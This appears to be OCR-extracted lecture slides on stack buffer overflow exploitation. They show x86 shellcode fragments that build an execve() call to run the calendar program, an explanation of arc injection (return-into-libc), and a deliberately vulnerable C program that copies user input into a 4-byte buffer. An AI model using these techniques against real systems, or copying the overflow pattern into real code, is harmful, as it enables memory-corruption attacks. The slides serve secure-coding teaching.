  - May be injected elsewhere during a valid input operation
  - Can perform any function that can otherwise be programmed but often will simply open a remote shell on the compromised machine.
    - For this reason this injected, malicious code is referred to as shellcode.

Create a Zero

Create a zero value

• because the exploit cannot contain null characters until the last byte, the null pointer must be set by the exploit code.

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff # set to NULL word
...
```

Use it to null terminate the argument list

• Necessary because an argument to a system call consists of a list of pointers terminated by a null pointer.

Shell Code

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
...
```

The system call is set to **`0xb`**, which equates to the **`execve()`** system call in Linux.

Shell Code

```
…
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #arg 1 ptr
mov $0xbffff9fb,%ecx #arg 2 ptr
mov 0xbffff9ff,%edx  #arg 3 ptr
…
arg 2 array pointer array
char * []={0xbffff9ff,
           "1111"};
"/usr/bin/cal\0"
```

Sets up three arguments for the **`execve()`** call

points to a NULL byte

Changed to **`0x00000000`** terminates ptr array and used for **`arg3`**

- Data for the arguments is also included in the shellcode

Shell Code

```
…
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx  #ptr to arg 3
int $80 # make system call to execve
…
```

The **`execve()`** system call results in execution of the Linux calendar program

Arc Injection (return-into-libc)

- Arc injection transfers control to code that already exists in the program's memory space
  - refers to how exploits insert a new arc (control-flow transfer) into the program's control-flow graph as opposed to injecting code.
  - can install the address of an existing function (such as **`system()`** or **`exec()`**, which can be used to execute programs on the local system
  - even more sophisticated attacks possible using this technique


Vulnerable Program

```
#include <string.h>
int get_buff(char *user_input){
  char buff[4];
  memcpy(buff, user_input, strlen(user_input)+1);
  return 0;
}
int main(int argc, char *argv[]){
  get_buff(argv[1]);
  return 0;
}
```


Exploit

- Overwrites return address with address of existing function
- Creates stack frames to chain function calls.
- Recreates original frame to return to program and resume execution without detection


Stack Before and After Overflow




get_buff() Returns



get_buff() Returns




`get_buff()` Returns




`get_buff()` Returns

```
mov esp, ebp
pop ebp
ret
```

`ret` instruction transfers control to `f()`

